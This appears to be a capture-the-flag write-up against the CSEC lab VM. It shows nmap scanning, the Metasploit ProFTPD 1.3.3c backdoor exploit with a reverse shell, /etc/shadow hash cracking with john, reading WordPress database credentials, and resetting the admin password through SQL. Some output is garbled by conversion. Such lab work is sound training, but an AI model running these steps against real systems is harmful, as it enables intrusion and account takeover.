

### 3\_csec

```
(kali㉿kali)-[~]  
$ nmap -sP 172.16.1.0/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 09:43 EST  
Nmap scan report for 172.16.1.1  
Host is up (0.0012s latency).  
Nmap scan report for 172.16.1.4  
Host is up (0.00042s latency).  
Nmap scan report for 172.16.1.7  
Host is up (0.00041s latency).  
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.94 seconds
```

```
(kali㉿kali)-[~]  
$ sudo nmap -sS -sV -sC -p- 172.16.1.7  
[sudo] password for kali:  
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 09:43 EST  
Nmap scan report for 172.16.1.7  
Host is up (0.000070s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      ProFTPD 1.3.3c  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)  
_ssh-hostkey:  
_ 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)  
_ 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)  
_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
_http-title: Site doesn't have a title (text/html).  
_http-server-header: Apache/2.4.18 (Ubuntu)  
MAC Address: 08:00:27:13:96:B5 (Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 8.36 seconds
```

```
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Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 09:43 EST  
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(kali㉿kali)-[~]
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└─$ sudo nmap -sS -sV -sC -p- 172.16.1.7
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 09:43 EST
Nmap scan report for 172.16.1.7
Host is up (0.000070s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
```

**21/tcp open ftp ProFTPD 1.3.3c**

**22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)**

```
| ssh-hostkey:
| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
└_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
```

**80/tcp open http Apache httpd 2.4.18 ((Ubuntu))**

```
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:13:96:B5 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 8.36 seconds

## brute\_force

## 21\_ProFTPd+john-reverse-hash-get-passwd

<pre>(kali㉿kali)-[~] └─\$ searchsploit ProFTPD 1.3.3c</pre>	
Exploit Title	Path
<b>ProFTPd 1.3.3c</b> - Compromised Source Backdoor Remote Code E	linux/remote/15662.txt
<b>ProFTPd-1.3.3c</b> - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb
Shellcodes: No Results	

```
msf6 > search ProFTPD 1.3.3c
```

Matching

Modules

=====

#	Name	Disclosure Date	Rank	Check
0	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No
ProFTPD-1.3.3c Backdoor Command Execution				

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd\_133c\_backdoor

```
msf6 > use
```

```
0
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```

Module options (exploit/unix/ftp/proftpd\_133c\_backdoor):

Name	Current Setting	Required	Description
RHOSTS	yes		The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
----	------

--	----
----	------

0	Automatic
---	-----------

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 172.16.1.7
RHOSTS => 172.16.1.7
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
```

```
[-] 172.16.1.7:21 - Exploit failed: A payload has not been selected.
```

```
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
```

Compatible Payloads

=====

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	-----	
0	payload/cmd/unix/bind_perl Bind TCP (via Perl)		normal	No	Unix Command Shell,
1	payload/cmd/unix/bind_perl_ipv6 Bind TCP (via perl) IPv6		normal	No	Unix Command Shell,
2	payload/cmd/unix/generic Command Execution		normal	No	Unix Command, Generic
3	payload/cmd/unix/reverse Double Reverse TCP (telnet)		normal	No	Unix Command Shell,
4	payload/cmd/unix/reverse_bash_telnet_ssl Shell, Reverse TCP SSL (telnet)		normal	No	Unix Command
5	payload/cmd/unix/reverse_perl Reverse TCP (via Perl)		normal	No	Unix Command Shell,
6	payload/cmd/unix/reverse_perl_ssl Reverse TCP SSL (via perl)		normal	No	Unix Command Shell,
7	payload/cmd/unix/reverse_ssl_double_telnet Shell, Double Reverse TCP SSL (telnet)		normal	No	Unix Command

**msf6 exploit(unix/ftp/proftpd\_133c\_backdoor) > set payload 3**

**payload => cmd/unix/reverse**

**msf6 exploit(unix/ftp/proftpd\_133c\_backdoor) > run**

[-] 172.16.1.7:21 - Msf::OptionValidateError The following options failed to validate: LHOST

[\*] Exploit completed, but no session was created.

**lhost => 172.16.1.4**

**msf6 exploit(unix/ftp/proftpd\_133c\_backdoor) > run**

[\*] Started reverse TCP double handler on 172.16.1.4:4444

[\*] 172.16.1.7:21 - Sending Backdoor Command

[\*] Accepted the first client connection...

[\*] Accepted the second client connection...

[\*] Command: echo 8hCXrBSybNY8dCFT;

[\*] Writing to socket A

[\*] Writing to socket B

[\*] Reading from sockets...

[\*] Reading from socket A

[\*] A: "8hCXrBSybNY8dCFT\r\n"

[\*] Matching...

[\*] B is input...

[\*] Command shell session 1 opened (172.16.1.4:4444 -> 172.16.1.7:35482 ) at 2023-01-11 09:50:32 -0500

ls

bin  
boot  
cdrom  
dev  
etc  
home  
initrd.img  
lib  
lib64  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
snap  
srv  
sys  
tmp  
usr  
var  
vmlinuz

**whoami**  
**root**

How to shell spawning in MSF?

```

-1w-1--1-- 1 root root 477 Jul 19 2015 zsh_command_not_found
# cat shadow
cat shadow
root:!:17484:0:99999:7:::
daemon*:17379:0:99999:7:::
bin*:17379:0:99999:7:::
sys*:17379:0:99999:7:::
sync*:17379:0:99999:7:::
games*:17379:0:99999:7:::
man*:17379:0:99999:7:::
lp*:17379:0:99999:7:::
mail*:17379:0:99999:7:::
news*:17379:0:99999:7:::
uucp*:17379:0:99999:7:::
proxy*:17379:0:99999:7:::
www-data*:17379:0:99999:7:::
backup*:17379:0:99999:7:::
list*:17379:0:99999:7:::
irc*:17379:0:99999:7:::
gnats*:17379:0:99999:7:::
nobody*:17379:0:99999:7:::
systemd-timesync*:17379:0:99999:7:::
systemd-network*:17379:0:99999:7:::
systemd-resolve*:17379:0:99999:7:::
systemd-bus-proxy*:17379:0:99999:7:::
syslog*:17379:0:99999:7:::
_apt*:17379:0:99999:7:::
messagebus*:17379:0:99999:7:::
uidd*:17379:0:99999:7:::
lightdm*:17379:0:99999:7:::
whoopsie*:17379:0:99999:7:::
avahi-autoipd*:17379:0:99999:7:::
avahi*:17379:0:99999:7:::
dnsmasq*:17379:0:99999:7:::
colord*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip*:17379:0:99999:7:::
kernoops*:17379:0:99999:7:::
pulse*:17379:0:99999:7:::
rtkit*:17379:0:99999:7:::
saned*:17379:0:99999:7:::
usbmux*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUIlrckw69LR/0EMtUbFFCYpM3MUHVmtYw9.ov/aszTpWhLaC2x6Fvy5tpUUXQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd*:17486:0:99999:7:::
# █

```

marlinspike:\$6\$wQb5nV3T\$xB2WO/jOkbn4t1RUIlrckw69LR/0EMtUbFFCYpM3MUHVmtYw9.ov/aszTpWhLaC2x6Fvy5tpUUXQbUhCKbl4/:17484:0:99999:7:::

Here is about how to crack: <https://askubuntu.com/questions/383057/how-to-decode-the-hash-password-in-etc-shadow>

**# cp /etc/passwd passwd.txt**

cp /etc/passwd passwd.txt

**# cp /etc/shadow shadow.txt**

cp /etc/shadow shadow.txt

**# apt-get install john**

**# unshadow passwd.txt shadow.txt > john-input**

unshadow passwd.txt shadow.txt > john-input

**# cat john-input**

```
cat john-input
root:!:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:*:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:*:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:*:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:*:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:*:104:108::/home/syslog:/bin/false
_apt:*:105:65534::/nonexistent:/bin/false
messagebus:*:106:110::/var/run/dbus:/bin/false
uidd:*:107:111::/run/uidd:/bin/false
lightdm:*:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:*:109:117::/nonexistent:/bin/false
avahi-autoipd:*:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:*:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:*:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:*:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:!:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:*:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:*:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:*:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:*:118:126:RealtimeKit,,,:/proc:/bin/false
saned:*:119:127::/var/lib/saned:/bin/false
usbmux:*:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUIlrckw69LR/0EMtUbFFCYpM3MUHVmtY9.ov/
aszTpWhLaC2x6Fvy5tpUUXQbUhCKbl4/:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:!:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:*:122:65534::/var/run/sshd:/usr/sbin/nologin
```

**# john john-input**

john john-input

Created directory: /root/.john

Loaded 1 password hash (crypt, generic crypt(3) [?/64])

Press 'q' or Ctrl-C to abort, almost any other key for status

marlinspike (marlinspike)

1g 0:00:00:00 100% 1/3 5.263g/s 505.2p/s 505.2c/s 505.2C/s marlinspike..marlinspike?

Use the "--show" option to display all of the cracked passwords reliably

**# john --show john-input**

john --show john-input

marlinspike:marlinspike:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash

so it seems that marlinspike is the password.

Correct!



And then I found that I have all rights:



```

wordpress
marlinspike@vtcsec:~$ id
uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(c
drom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
marlinspike@vtcsec:~$ -l
-l: command not found
marlinspike@vtcsec:~$ sudo -l
[sudo] password for marlinspike:
Matching Defaults entries for marlinspike on vtcsec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User marlinspike may run the following commands on vtcsec:
    (ALL : ALL) ALL
marlinspike@vtcsec:~$ █

```

# find\_secret\_dir\_in\_wordpress

172.16.1.7/

172.16.1.7

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Matching Defaults entries for root on vtcsec:

env\_reset, mail\_badpass, secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on vtcsec:

(ALL : ALL) ALL

root@vtcsec:/home/marlinspike# cd /var

root@vtcsec:/var# ls

backups cache crash lib local lock log mail metrics opt run snap spool tmp www

root@vtcsec:/var# cd ww

bash: cd: ww: No such file or directory

root@vtcsec:/var# cd www

root@vtcsec:/var/www# ls

html

root@vtcsec:/var/www# cd html/

root@vtcsec:/var/www/html# ls

index.html secret

root@vtcsec:/var/www/html# cd secret/

root@vtcsec:/var/www/html/secret# cat ../index.html

<html><body><h1>It works!</h1>

<p>This is the default web page for this server.</p>

<p>The web server software is running but no content has been added, yet.</p>

</body></html>

root@vtcsec:/var/www/html/secret# ls

index.php

wp-activate.php

wp-comments-post.php

wp-cron.php

wp-load.php

wp-settings.php

xmlrpc.php

license.txt

wp-admin

wp-config.php

wp-includes

wp-login.php

wp-signup.php

readme.html

wp-blog-header.php

wp-content

wp-links-opml.php

wp-mail.php

wp-trackback.php

root@vtcsec:/var/www/html/secret#

we can find a secret service

so we can access this secret site:

9/21

My secret blog – Just another WordPress site

172.16.1.7/secret/


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My secret blog

## My secret blog

Just another WordPress site



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### Posts

Posted on [November 16, 2017](#)

#### [Hello world!](#)

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search for:



Search

### Recent Posts

- [Hello world!](#)

### Recent Comments

- [A WordPress Commenter](#) on [Hello world!](#)

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[Proudly powered by WordPress](#)

So now, it turns to wordpress again.

## mysql

Now, we can check the wp-config.php file:

**root@vtcsec:/var/www/html/secret# ls**

index.php wp-activate.php wp-comments-post.php wp-cron.php wp-load.php wp-  
settings.php xmlrpc.php  
license.txt wp-admin wp-config.php wp-includes wp-login.php wp-signup.php  
readme.html wp-blog-header.php wp-content wp-links-opml.php wp-mail.php wp-  
trackback.php

**root@vtcsec:/var/www/html/secret# cat wp-config.php**

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing\_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp_myblog');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'arootmysqlpass');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
```

```

define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/
WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all
users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',      'put your unique phrase here');
define('SECURE_AUTH_KEY', 'put your unique phrase here');
define('LOGGED_IN_KEY',  'put your unique phrase here');
define('NONCE_KEY',      'put your unique phrase here');
define('AUTH_SALT',      'put your unique phrase here');
define('SECURE_AUTH_SALT', 'put your unique phrase here');
define('LOGGED_IN_SALT', 'put your unique phrase here');
define('NONCE_SALT',     'put your unique phrase here');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging\_in\_WordPress
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

```

```
/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
```

So we can access mysql now:

```
root@vtcsec:/var/www/html/secret# mysql -u root -p
```

Enter password:arootmysqlpass

Welcome to the MySQL monitor. Commands end with ; or \g.

Your MySQL connection id is 10

Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

Then, query interesting things in mysql:

```
mysql> show databases;
```

```
+-----+
| Database          |
+-----+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wp_myblog          |
+-----+
5 rows in set (0.01 sec)
```

```
mysql> use wp_myblog;
```

Database changed

```
mysql> show tables;
```

```
+-----+
```

```
| Tables_in_wp_myblog |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
+-----+
12 rows in set (0.00 sec)
```

**mysql> select \* from wp\_users;**





```
+---+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url |
| user_registered | user_activation_key | user_status | display_name |
+---+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+
| 1 | admin | $P$BAJWheLsI9IEVX0o4/5OBbGo2n4YuD1 | admin | admin@mail.com |
| | 2017-11-16 16:59:58 | | 0 | admin |
+---+-----+-----+-----+-----+
+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

```
mysql> mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | $P$BAJWheLsI9IEVX0o4/5OBbGo2n4YuD1 | admin | admin@mail.com | | 2017-11-16 16:59:58 | | 0 | admin |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

so we know we can access the blog by admin(in fact, we can get it by username\_enumerate absolutely. but we should use it to change the password.

I use this link : <https://www.useotools.com/wordpress-password-hash-generator/output> to get:

# Wordpress Password Hash Generator

Password	 admin
Hash	 \$P\$BTfFW/E4Rcuo1kpNoD1PwWnT6Uh6xq/
SQL Query	 UPDATE `wp_users` SET `user_pass` = '\$P\$BTfFW/E4Rcuo1kpNoD1PwWnT6Uh6xq/' WHERE user_login = your_user_name 
Compatibility	Wordpress v3.x, v4.x, v5.x, v6.x and new versions

```
mysql> UPDATE `wp_users` SET `user_pass` = '$P$BTfFW/  
E4Rcuo1kpNoD1PwWnT6Uh6xq/' WHERE user_login = "admin";
```

Query OK, 1 row affected (0.00 sec)

Rows matched: 1 Changed: 1 Warnings: 0

now, I can try to login in the wordpress.

but when I access <http://172.16.1.7/secret/wp-login.php>

it will go to: <http://www.vtcsec.com/secret/wp-login.php>

which is:



不得不说国人确实有智慧，毕竟csec是出名的靶机

so it must be a DNS problem

we can solve it by:

```
(kali@kali)-[~]
$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
```

# The following lines are desirable for IPv6 capable hosts

```
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.16.1.6 www.armourinfosec.test
```

```
(kali@kali)-[~]
```



└─\$ **sudo nano /etc/hosts**


and modify the file:

```
(kali@kali)-[~]
$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali

# by miao
172.16.1.7 vtcsec

# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
172.16.1.6 www.armourinfosec.test
```

